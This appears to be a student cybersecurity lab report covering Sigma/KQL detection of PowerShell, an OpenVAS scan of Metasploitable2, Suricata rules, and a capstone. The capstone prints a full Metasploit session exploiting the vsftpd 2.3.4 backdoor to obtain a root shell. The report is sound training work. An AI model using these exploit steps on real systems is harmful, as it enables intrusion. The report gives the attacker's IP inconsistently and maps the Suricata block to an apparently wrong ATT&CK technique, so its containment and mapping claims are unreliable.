Report: Red Teaming Task Week 2

Objective

- Threat Hunting with Open-Source Tools
- Perform basic static and dynamic analysis of a benign Windows binary (calc.exe) using REMnux and Hybrid Analysis, and compare results.
- To simulate a phishing attack using Caldera and collect system artifacts with Velociraptor for analysis, identifying Indicators of Compromise (IOCs) and understanding attack behavior in a controlled environment.
- ALE Calculation
- Simulated Phishing Incident

1. Threat Hunting with Open-Source Tools

Understand Sigma rules and their structure.Sigma Rule Used:



Fig1.1 Sigma Rule

Key Elements

- Title: Suspicious PowerShell Execution
- Log Source: Windows process creation logs
- Detection Condition: Image ends with powershell.exe AND CommandLine contains -Command
- Severity Level: High

Sigma Rule Kibana KQL Mapping: This sigma rule translated into kibana KQL (Kibana Query Language)

process.name : "powershell.exe" and process.command_line : "-Command*"*

Command for translated to KQL:

sigmac -t es-qs suspicious_powershell.yml

Steps performed in Kibana

First Go to Kibana Website and make an account then go to dashboard.



Fig1.2 Kibana Dashboard

- Log Upload:
  - System logs were uploaded into Kibana (Windows process logs / simulated JSON logs).
  - During upload, Kibana required a timestamp field. Logs without a timestamp failed parsing, so JSON logs with a timestamp field were preferred.



Fig 1.3 Log upload

- Index Creation:
    - A new index was created in Kibana for uploaded logs.
    - Mappings were applied for fields: process.name, process.command_line, timestamp.
- Query Application:
    - The KQL query derived from Sigma rule was executed:



Fig 1.4 KQL query

- Detection Validation:
    - Logs matching the query were displayed in Kibana Discover.

- This confirmed the Sigma rule logic successfully detected suspicious PowerShell execution.

2. Malware Analysis Basics

Objective

Perform basic static and dynamic analysis of a benign Windows binary (calc.exe) using REMnux and Hybrid Analysis, and compare results.

Use the command:

Fig 2.1 Command

- Observed extracted strings and identified 3 interesting examples:
  - "KERNEL32.dll" → Indicates API dependencies on Windows system libraries.
  - "ExitProcess" → Confirms the executable calls standard process termination.
  - "calc" → A clear reference to the Windows Calculator application.

Fig 2.2 Strings

Summary:
Static analysis of calc.exe in REMnux revealed common Windows API calls such as KERNEL32.dll and ExitProcess, along with application-specific references to "calc". No suspicious or obfuscated strings were detected, confirming the benign nature of the file. The findings align with typical characteristics of a trusted Windows binary.

Dynamic Analysis with Hybrid Analysis

- Submitted calc.exe to Hybrid Analysis sandbox.
- Results showed:
    - Executable spawns a standard calculator GUI.
    - No evidence of network activity, persistence, or malicious process injection.
    - Behaviour consistent with a benign system utility.

Comparison with REMnux Findings:

- REMnux static analysis identified benign Windows API calls.
- Hybrid Analysis confirmed expected runtime behavior without malicious indicators.
- Both tools corroborated that calc.exe is a safe, legitimate executable.



Fig 2.3 Analysis

3. Vulnerability Management Pipeline

Objective

Perform vulnerability scanning of a Metasploitable2 VM using OpenVAS, import results into DefectDojo, and propose remediation for high-priority findings.

Activities Performed

- OpenVAS Scan
  - Launched scan on Metasploitable2 VM.
  - Exported results as XML.

2 *RESULTS PER HOST* 3

2.1.1 High 6697/tcp

High (CVSS: 8.1)
NVT: UnrealIRCd Authentication Spoofing Vulnerability

Summary
UnrealIRCd is prone to authentication spoofing vulnerability.

Quality of Detection (QoD): 80%

Vulnerability Detection Result

```
Installed version: 3.2.8.1
Fixed version:     3.2.10.7
```

Impact
Successful exploitation of this vulnerability will allows remote attackers to spoof certificate fingerprints and consequently log in as another user.

Solution:
Solution type: VendorFix
Upgrade to UnrealIRCd 3.2.10.7, or 4.0.6, or later.

Affected Software/OS
UnrealIRCd before 3.2.10.7 and 4.x before 4.0.6.

Vulnerability Insight
The flaw exists due to an error in the 'm_authenticate' function in 'modules/m_sasl.c' script.

Vulnerability Detection Method
Checks if a vulnerable version is present on the target host.
Details: UnrealIRCd Authentication Spoofing Vulnerability
OID:1.3.6.1.4.1.25623.1.0.809883
Version used: 2023-07-14T16:09:27Z

References

```
cve: CVE-2016-7144
url: http://seclists.org/oss-sec/2016/q3/420
url: http://www.securityfocus.com/bid/92763
url: http://www.openwall.com/lists/oss-security/2016/09/05/8
url: https://github.com/unrealircd/unrealircd/commit/f473e355e1dc422c4f019dbf86b
↪c50ba1a34a766
url: https://bugs.unrealircd.org/main_page.php
```

Fig 3.1 Open Vas result pdf

- DefectDojo Import
  - Uploaded OpenVAS report into DefectDojo.

- Organized vulnerabilities by severity for triage.



Fig 3.2 DefectDojo Dashboard

Key Vulnerabilities Identified

Vulnerability	CVSS Score	Description
VSFTPD Backdoor	7.5	Malicious backdoor in VSFTPD 2.3.4 allows remote access.
Unpatched Samba Service	9.0	Remote code execution vulnerability via SMB.
Weak MySQL Credentials	8.0	Default/root credentials allow unauthorized DB access.

Remediation Plan

- VSFTPD Backdoor (7.5)
  - Upgrade or completely remove vulnerable VSFTPD 2.3.4.
  - Disable FTP service if not required.
- Samba RCE (9.0)
  - Patch Samba service to latest stable version.
  - Restrict access with firewall rules to trusted hosts only.
- Weak MySQL Credentials (8.0)
  - Change default/root credentials immediately.
  - Enforce strong authentication and restrict DB access.

4. Incident Response Simulation Report

Objective:

To simulate a phishing attack using Caldera and collect system artifacts with Velociraptor for analysis, identifying Indicators of Compromise (IOCs) and understanding attack behavior in a controlled environment.

Phishing Simulation

A mock phishing payload was deployed via Caldera's "User Execution" scenario. The payload simulated a user opening a malicious document. Execution led to the creation of temporary files in %TEMP% and spawning of background processes that mimicked malicious activity. The attack path demonstrated typical phishing stages, including initial execution, persistence simulation, and outbound network attempts to a controlled test server.

Artifact Collection & Analysis

Velociraptor was used to query system artifacts:

- Processes: Captured all active processes using SELECT * FROM processes;. Notable entries included renamed test processes simulating malware.
- Network Connections: Captured TCP/UDP connections using SELECT * FROM netstat;. Outbound connections to controlled endpoints were identified.

- Indicators of Compromise (IOCs): Temporary files, newly spawned background processes, and unexpected network connections.

5. Network Defense with Open-Source Tools

Objective

Configure Suricata to detect and block malicious traffic.Test the block using traffic generated from an attacker machine.Map Suricata alerts to MITRE ATT&CK techniques for understanding attacker tactics.

Tools Used

- Suricata
- Kali Linux
- Window 11

Suricata Installation

- Installed Suricata using default settings.
- Verified installation: suricata.exe -V

Rule Configuration

- Navigated to the rules folder:
    - C:\Program Files\OISF\Suricata\rules\
- Created local.rules because it didn't exist by default.
- Added the following rule to block a malicious IP:



Fig 5.1 Suricata Local Rules

Updated suricata.yaml to include local.rules:

rule-files:

- suricata.rules
- local.rules

Saved all files and restarted Suricata:

```
suricata.exe -c "C:\Program Files\OISF\Suricata\suricata.yaml" -i Ethernet
```

Testing the Rule

From Kali Linux, pinged the Windows machine:

ping 192.168.1.105

Suricata blocked the ping.

Verified in the log file:

```
C:\Program Files\OISF\Suricata\log\fast.log
```

Mapping Alerts to MITRE ATT&CK

Alert	Tactic	Technique	Notes
Block Malicious IP	Defense Evasion	T1070	Malicious IP blocked by Suricata

6. Risk Assessment Practice

Google Sheet : https://docs.google.com/spreadsheets/d/13h-cWDcAXTXjPamkUPI_B7x3ps0xp_BpQHCocqtCYUw/edit?usp=sharing

7. Incident Response Report

SANS Report: https://docs.google.com/document/d/1ZRvpnMkymsdc-EFvZ3F6AHDKiH1x6p-xkJXX-0-YJ54/edit?usp=sharing

8. Capstone Project

Executive Summary

On August 21, 2025, a red-team simulation was performed against a vulnerable target (Metasploitable2) to demonstrate the complete incident response cycle. The objective was to simulate an attack, detect its occurrence, contain the threat, and produce actionable recommendations. The attacker (Kali Linux, 192.168.1.51) exploited the vsftpd 2.3.4 backdoor on Metasploitable2 (192.168.1.81) using Metasploit. Detection was achieved via network packet capture, while containment was enforced with host-based firewall rules.

Attack Simulation

Reconnaissance with Nmap revealed the FTP service (vsftpd 2.3.4) on TCP port 21. The attacker then launched the exploit/unix/ftp/vsftpd_234_backdoor module in Metasploit, successfully gaining a remote root shell on the target. Evidence includes Nmap output, exploit console logs, and captured FTP traffic.

```
┌──(ajay㉿kali)-[~/Desktop/CyArt]
└─$ nmap -sV -p21 192.168.1.81 -oN ftp_scan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-21 19:26 IST
Nmap scan report for 192.168.1.81
Host is up (0.0015s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
MAC Address: 08:00:27:DF:40:1E (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.00 seconds

┌──(ajay㉿kali)-[~/Desktop/CyArt]
└─$ 
```

Fig 8.1 Nmap

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.81
RHOST => 192.168.1.81
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.81:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.81:21 - USER: 331 Please specify the password.
[+] 192.168.1.81:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.81:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
whoami
[*] Command shell session 1 opened (192.168.1.58:44373 -> 192.168.1.81:6200) at 2025-08-21 19:27:55 +0530

root
id
uid=0(root) gid=0(root)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Fig 8.2 Attack

Detection

Using tcpdump and Wireshark, exploitation traffic on port 21 was captured in vsftpd_attack.pcap. Analysis confirmed malicious activity originating from the attacker's IP. The event was mapped to MITRE ATT&CK T1190 (Exploit Public-Facing Application).



Fig 8.3 Detection

Containment

- An iptables firewall rule was applied on Metasploitable2 to block traffic from the attacker's IP:
    - sudo iptables -A INPUT -s 192.168.1.100 -j DROP
- Post-containment testing showed ICMP and TCP requests from Kali timing out, verifying successful isolation of the threat.



Fig 8.4 Block traffic

Result Block

